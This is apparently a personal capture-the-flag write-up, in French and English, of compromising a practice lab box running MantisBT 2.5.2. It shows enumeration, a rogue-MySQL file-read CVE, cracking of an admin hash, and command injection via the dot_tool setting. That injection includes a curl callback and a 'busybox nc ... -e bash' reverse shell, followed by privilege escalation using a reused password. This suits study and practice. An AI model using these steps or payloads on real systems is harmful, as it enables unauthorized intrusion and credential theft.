

Linux - Mantis :)

lundi 7 juillet 2025 20:56


```
sudo nmap -sVC -p- 192.168.116.204 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 21:01 CEST
Nmap scan report for 192.168.116.204
Host is up (0.018s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Slick - Bootstrap 4 Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open  mysql   MariaDB 5.5.5-10.3.34
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 18
|   Capabilities flags: 63486
|   Some Capabilities: SupportsLoadDataLocal, SupportsCompression, Speaks41ProtocolOld,
ConnectWithDatabase, SupportsTransactions, Speaks41ProtocolNew, InteractiveClient,
IgnoreSigpipes, DontAllowDatabaseTableColumn, LongColumnFlag, IgnoreSpaceBeforeParenthesis,
FoundRows, ODBCClient, Support41Auth, SupportsMultipleResults, SupportsAuthPlugins,
SupportsMultipleStatments
|   Status: Autocommit
|   Salt: o%gZj+1S27'D_2y-pnXO
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.77 seconds
```







```
$ gobuster dir -u http://192.168.133.204/bugtracker/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
k -x .php,.html
===============================================================
obuster v3.6
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
+] Url:                     http://192.168.133.204/bugtracker/
+] Method:                  GET
+] Threads:                 10
+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
+] Negative Status codes:   404
+] User Agent:              gobuster/3.6
+] Extensions:              php,html
+] Timeout:                 10s
===============================================================
tarting gobuster in directory enumeration mode
===============================================================
.htaccess.php        (Status: 403) [Size: 280]
.htaccess            (Status: 403) [Size: 280]
.htpasswd.html       (Status: 403) [Size: 280]
.htpasswd.php        (Status: 403) [Size: 280]
.htpasswd            (Status: 403) [Size: 280]
.htaccess.html       (Status: 403) [Size: 280]
admin                (Status: 301) [Size: 329] [--> http://192.168.133.204/bugtracker/admin/]
api                  (Status: 301) [Size: 327] [--> http://192.168.133.204/bugtracker/api/]
bug_report.php       (Status: 200) [Size: 5065]
config               (Status: 301) [Size: 330] [--> http://192.168.133.204/bugtracker/config/]
core                 (Status: 301) [Size: 328] [--> http://192.168.133.204/bugtracker/core/]
core.php             (Status: 200) [Size: 0]
css                  (Status: 301) [Size: 327] [--> http://192.168.133.204/bugtracker/css/]
doc                  (Status: 301) [Size: 327] [--> http://192.168.133.204/bugtracker/doc/]
file_download.php    (Status: 302) [Size: 0] [--> http://192.168.133.204/bugtracker/login_page.php?return=%2Fbugtrack
r%2Ffile_download.php]
fonts                (Status: 301) [Size: 329] [--> http://192.168.133.204/bugtracker/fonts/]
images               (Status: 301) [Size: 330] [--> http://192.168.133.204/bugtracker/images/]
index.php            (Status: 302) [Size: 0] [--> http://192.168.133.204/bugtracker/login_page.php]
js                   (Status: 301) [Size: 326] [--> http://192.168.133.204/bugtracker/js/]
lang                 (Status: 301) [Size: 328] [--> http://192.168.133.204/bugtracker/lang/]
library              (Status: 301) [Size: 331] [--> http://192.168.133.204/bugtracker/library/]
login.php            (Status: 200) [Size: 5048]
main_page.php        (Status: 302) [Size: 0] [--> http://192.168.133.204/bugtracker/login_page.php?return=%2Fbugtrack
r%2Fmain_page.php]
plugins              (Status: 301) [Size: 331] [--> http://192.168.133.204/bugtracker/plugins/]
plugin.php           (Status: 200) [Size: 5005]
rogress: 47350 / 61437 (77.07%)
```




Summary	0023173: CVE-2017-12419: Arbitrary File Read inside install.php script
Description	After successful installation of bug tracker, it doesn't remove install.php script because of that attacker can read any file on the remote system through some installation process steps. The problem is complex and exists inside MySQL server and PHP to MySQL drivers. You can read full details about it in my blog article — http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/


Steps To Reproduce	For successful exploitation, you need run special rogue MySQL server and connect to it from a server where you want to read files. Unfortunately, Mantis allow that.
	You can find server at my repository — https://github.com/allyshka/Rogue-MySql-Server/blob/master/roguemysql.php
	
	An attacker can go to any step of an installation process.
	See at this part of code:
	
	/admin/install.php:
	
	`86: # install_state`
	`87: #  0 = no checks done`
	`88: #  1 = server ok, get database information`
	`89: #  2 = check the database information`
	`90: #  3 = install the database`
	`...`
	`95: $t_install_state = gpc_get_int( 'install', 0 );`
	
	If you browse to the URL https://mantisbt/admin/install.php?install=3 then you go to the install the database section. Where you can find that part of code.
	
	/admin/install.php:




https://mantisbt.org/bugs/view.php?id=23173

http://192.168.133.204/bugtracker/admin/install.php





install=3&admin_username=admin&admin_password=admin&log_queries=1&go=Install%
2FUpgrade+Database&hostname=127.0.0.1



If you browse to the URL https://mantisbt/admin/install.php?install=3 then you go to the install the database section. Where you can find that part of code.

/admin/install.php:

```
745: # all checks have passed, install the database
746: if( 3 == $t_install_state ) {
...
765:    <?php
766:        $t_result = @$g_db->Connect( $f_hostname, $f_admin_username, $f_admin_password, $f_database_n
ame );
767:
768:        $t_db_open = false;
```

Script try to connect to MySQL server, but you can control $f_hostname variable through HTTP-request parameter hostname.

admin\install.php:

```
200:    $f_hostname           = gpc_get( 'hostname', config_get( 'hostname', 'localhost' ) );
```

https://mantis/admin/install.php?install=3&hostname=127.0.0.1 ←

For testing purposes, I'm trying to read /etc/passw:

- Run roguemysql.php
- Type file path to read '/etc/passwd'
- Browse https://mantis/admin/install.php?install=3&hostname=IP_WHERE_ROGUE_SERVER_RUN or you can use POST request.
- Look at the attached image.

Root
SuperSequelPassword

On va se connecter à la database :

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| bugtracker         |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.016 sec)

MariaDB [(none)]> use bugtracker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [bugtracker]> show tables;
+-----------------------------------+
| Tables_in_bugtracker              |
+-----------------------------------+
| mantis_api_token_table            |
| mantis_bug_file_table             |
| mantis_bug_history_table          |
| mantis_bug_monitor_table          |
| mantis_bug_relationship_table     |
| mantis_bug_revision_table         |
| mantis_bug_table                  |
| mantis_bug_tag_table              |
| mantis_bug_text_table             |
| mantis_bugnote_table              |
| mantis_bugnote_text_table         |
| mantis_category_table             |
| mantis_config_table               |
| mantis_custom_field_project_table |
| mantis_custom_field_string_table  |
| mantis_custom_field_table         |
| mantis_email_table                |
| mantis_filters_table              |
| mantis_news_table                 |
| mantis_plugin_table               |
| mantis_project_file_table         |
| mantis_project_hierarchy_table    |
| mantis_project_table              |
| mantis_project_user_list_table    |
| mantis_project_version_table      |
```

```
12 rows in set (0.013 sec)

MariaDB [bugtracker]> select * from mantis_user_table;
+----+---------------+-----------+-----------------+----------------------------------+---------+-----------+--------------+-----------+---------------------------+--------------------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
| id | username      | realname  | email           | password                         | enabled | protected | access_level | login_count | lost_password_request_count | failed_login_count | cookie_string
          | last_visit | date_created |
+----+---------------+-----------+-----------------+----------------------------------+---------+-----------+--------------+-----------+---------------------------+--------------------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
|  1 | administrator |           | root@localhost | c7870d0b102cfb2f4916ff04e47b5c6f |       1 |         0 |           90 |           5 |                         0 |                  0 | Tgl-0N5B643JKwIwNgD9s5dKRU_gdBsXawwO7p3ZaGM2ZI4gckyB84AmBRq-IFA7 | 1651296959 |   1651292492 |
|  2 | alice         |           | a@gmail.com     | 44d144b5a2900824819cf4926daad55f |       1 |         0 |           25 |           0 |                         0 |                  0 | QlLWiyLQgM3mnmzIdD3WVeBUi0vCgANw9EV7jpwXfTaFvv5UZraRXw-4nyOK8hy | 1752001339 |   1752001339 |
+----+---------------+-----------+-----------------+----------------------------------+---------+-----------+--------------+-----------+---------------------------+--------------------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------------+
2 rows in set (0.015 sec)
```

Administrator : c7870d0b102cfb2f4916ff04e47b5c6f
prayingmantis

Cookie : Tgl-0N5B643JKwIwNgD9s5dKRU_gdBsXawwO7p3ZaGM2ZI4gckyB84AmBRq-IFA7

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Linux/Mantis]
└─$ hashid c7870d0b102cfb2f4916ff04e47b5c6f
Analyzing 'c7870d0b102cfb2f4916ff04e47b5c6f'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c7870d0b102cfb2f4916ff04e47b5c6f
```

I'm not a robot — reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c7870d0b102cfb2f4916ff04e47b5c6f	md5	prayingmantis


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

MantisBT

System Utilities | Test Langs | Email Queue

MantisBT Installation Information

MantisBT Version	2.5.2
PHP Version	7.4.3-4ubuntu2.29
MantisBT Database Information	
Schema Version	209
ADOdb Version	5.20.9
MantisBT Path Information	
Site Path	/var/www/html/bugtracker/
Core Path	/var/www/html/bugtracker/core/
Plugin Path	/var/www/html/bugtracker/plugins/



Je suis le tuto du gars sur ce site :
https://mantisbt.org/bugs/view.php?id=26091

Database Configuration

Username	Project Name	Configuration Option	Type
All Users	All Projects	database_version	integer

Create Configuration Option

Username	All Users
Project Name	All Projects
Configuration Option	relationship_graph_enable
Type	default
Value	1

Create Configuration Option


Username	All Users
Project Name	All Projects
Configuration Option	dot_tool
Type	default
Value	touch /tmp/vulnerable

Again

Create Configuration Option

Database Configuration

Username	Project Name	Configuration Option	Type	Value
All Users	All Projects	database_version	integer	209
All Users	All Projects	dot_tool	string	'touch /tmp/vulnerable;'
All Users	All Projects	relationship_graph_enable	integer	1



Je ne vois pas l'affichage. Donc je vais faire une technique pour savoir si le site fait une demande ou une action.

Database Configuration

Username	Project Name	Configuration Option	Type	Value	Access Lev
All Users	All Projects	database_version	integer	209	administra
All Users	All Projects	dot_tool	string	'curl 192.168.45.156;'	administra
All Users	All Projects	relationship_graph_enable	integer	1	administra

Je relance la page :

http://192.168.133.204/bugtracker/workflow_graph_img.php

Et j'ai bien une requête.

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Linux/Mantis]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.133.204 - - [08/Jul/2025 22:30:41] "GET / HTTP/1.1" 200 -
```

Database Configuration

Username	Project Name	Configuration Option	Type	Value	Access Le
All Users	All Projects	database_version	integer	209	administr
All Users	All Projects	dot_tool	string	'busybox nc 192.168.45.156 443 -e bash;'	administr
All Users	All Projects	relationship_graph_enable	integer	1	administr

j'essaye avec le reverse shell :

Et j'ai le reverse !!

```
┌──(alice㉿kali)-[~/../oscp/PG_play/Linux/Mantis]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.133.204] 54494
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

YESS!!! Sans regarder de soluce !!

```
www-data@mantis:/var/www/html/bugtracker$ cd ..
cd ..
www-data@mantis:/var/www/html$ cd /home
cd /home
www-data@mantis:/home$ ls
ls
mantis
www-data@mantis:/home$ cd mantis
cd mantis
www-data@mantis:/home/mantis$ ls
ls
db_backups  local.txt
www-data@mantis:/home/mantis$ cat local.txt
cat local.txt
9cf0568e439fc2a671a0e18aefd1ccc8
www-data@mantis:/home/mantis$
```

```
www-data@mantis:/home/mantis$ cd db_backups
cd db_backups
www-data@mantis:/home/mantis/db_backups$ ls
ls
1052766150.sql  backup.sh
www-data@mantis:/home/mantis/db_backups$
```

```
bash: cd: ../tmp: No such file or directory
www-data@mantis:/home/mantis/db_backups$ cd ../../../../../tmp
cd ../../../../../tmp
www-data@mantis:/tmp$ ls
ls
vulnerable
www-data@mantis:/tmp$
```

```
[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154


Vulnerable to CVE-2021-3560
```

Je lance avec pspy64 :

```
2025/07/08 20:47:51 CMD: UID=0     PID=1      | /lib/systemd/systemd --system --deserialize 32
2025/07/08 20:48:01 CMD: UID=0     PID=191606 | /usr/sbin/CRON -f
2025/07/08 20:48:01 CMD: UID=1000  PID=191609 | mysqldump -u bugtracker -px xxxxxxxxxx bugtracker
2025/07/08 20:48:01 CMD: UID=1000  PID=191608 | bash /home/mantis/db_backups/backup.sh
2025/07/08 20:48:01 CMD: UID=1000  PID=191607 | /bin/sh -c bash /home/mantis/db_backups/backup.sh
```

```
CMD: UID=0     PID=191634 | /usr/sbin/CRON -f
CMD: UID=1000  PID=191636 | bash /home/mantis/db_backups/backup.sh
CMD: UID=1000  PID=191637 | bash /home/mantis/db_backups/backup.sh
CMD: UID=1000  PID=191665 | mysqldump -u bugtracker -pBugTracker007 bugtracker
CMD: UID=1000  PID=191664 | bash /home/mantis/db_backups/backup.sh
CMD: UID=1000  PID=191663 | /bin/sh -c bash /home/mantis/db_backups/backup.sh
CMD: UID=0     PID=191662 | /usr/sbin/CRON -f
```

2025/07/08 20:49:01 CMD: UID=0 PID=191634 | /usr/sbin/CRON -f
2025/07/08 20:49:01 CMD: UID=1000 PID=191636 | bash /home/mantis/db_backups/backup.sh
2025/07/08 20:49:01 CMD: UID=1000 PID=191637 | bash /home/mantis/db_backups/backup.sh
2025/07/08 20:50:01 CMD: UID=1000 PID=191665 | **mysqldump -u bugtracker -pBugTracker007 bugtracker**
2025/07/08 20:50:01 CMD: UID=1000 PID=191664 | bash /home/mantis/db_backups/backup.sh
2025/07/08 20:50:01 CMD: UID=1000 PID=191663 | /bin/sh -c bash /home/mantis/db_backups/backup.sh

Peut-être remplacer le backup.sh par un shell. Vu que le PID est 1000 (root?)

```
www-data@mantis:/home/mantis$ echo 'caca' > tst.txt
echo 'caca' > tst.txt
bash: tst.txt: Permission denied
www-data@mantis:/home/mantis$ echo '#c' > backup.sh
echo '#c' > backup.sh
bash: backup.sh: Permission denied
www-data@mantis:/home/mantis$
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mantis:x:1000:1000::/home/mantis:/bin/bash
www-data@mantis:/home/mantis$ su bugtracker
su bugtracker
su: user bugtracker does not exist
www-data@mantis:/home/mantis$ su mantis
su mantis
Password: BugTracker007

mantis@mantis:~$
```

```
www-data@mantis:/home/mantis$ su mantis
su mantis
Password: BugTracker007

mantis@mantis:~$ whoami
whoami
mantis
mantis@mantis:~$
```

```
mantis@mantis:~$ sudo -l
sudo -l
[sudo] password for mantis: BugTracker007

Matching Defaults entries for mantis on mantis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mantis may run the following commands on mantis:
    (ALL : ALL) ALL
mantis@mantis:~$ id
id
uid=1000(mantis) gid=1000(mantis) groups=1000(mantis)
mantis@mantis:~$
```

```
mantis@mantis:~$ id
id
uid=1000(mantis) gid=1000(mantis) groups=1000(mantis)
mantis@mantis:~$ cd /root
cd /root
bash: cd: /root: Permission denied
mantis@mantis:~$ sudo su
sudo su
root@mantis:/home/mantis#
```

```
bash: cd: /root: Permission denied
mantis@mantis:~$ sudo su
sudo su
root@mantis:/home/mantis# cat /root/proof.txt
cat /root/proof.txt
bc5c1fe5a1aac5753bac5a2472746407
root@mantis:/home/mantis#
```

Et voilà !!!

Je suis contente de l'avoir réussis solo :)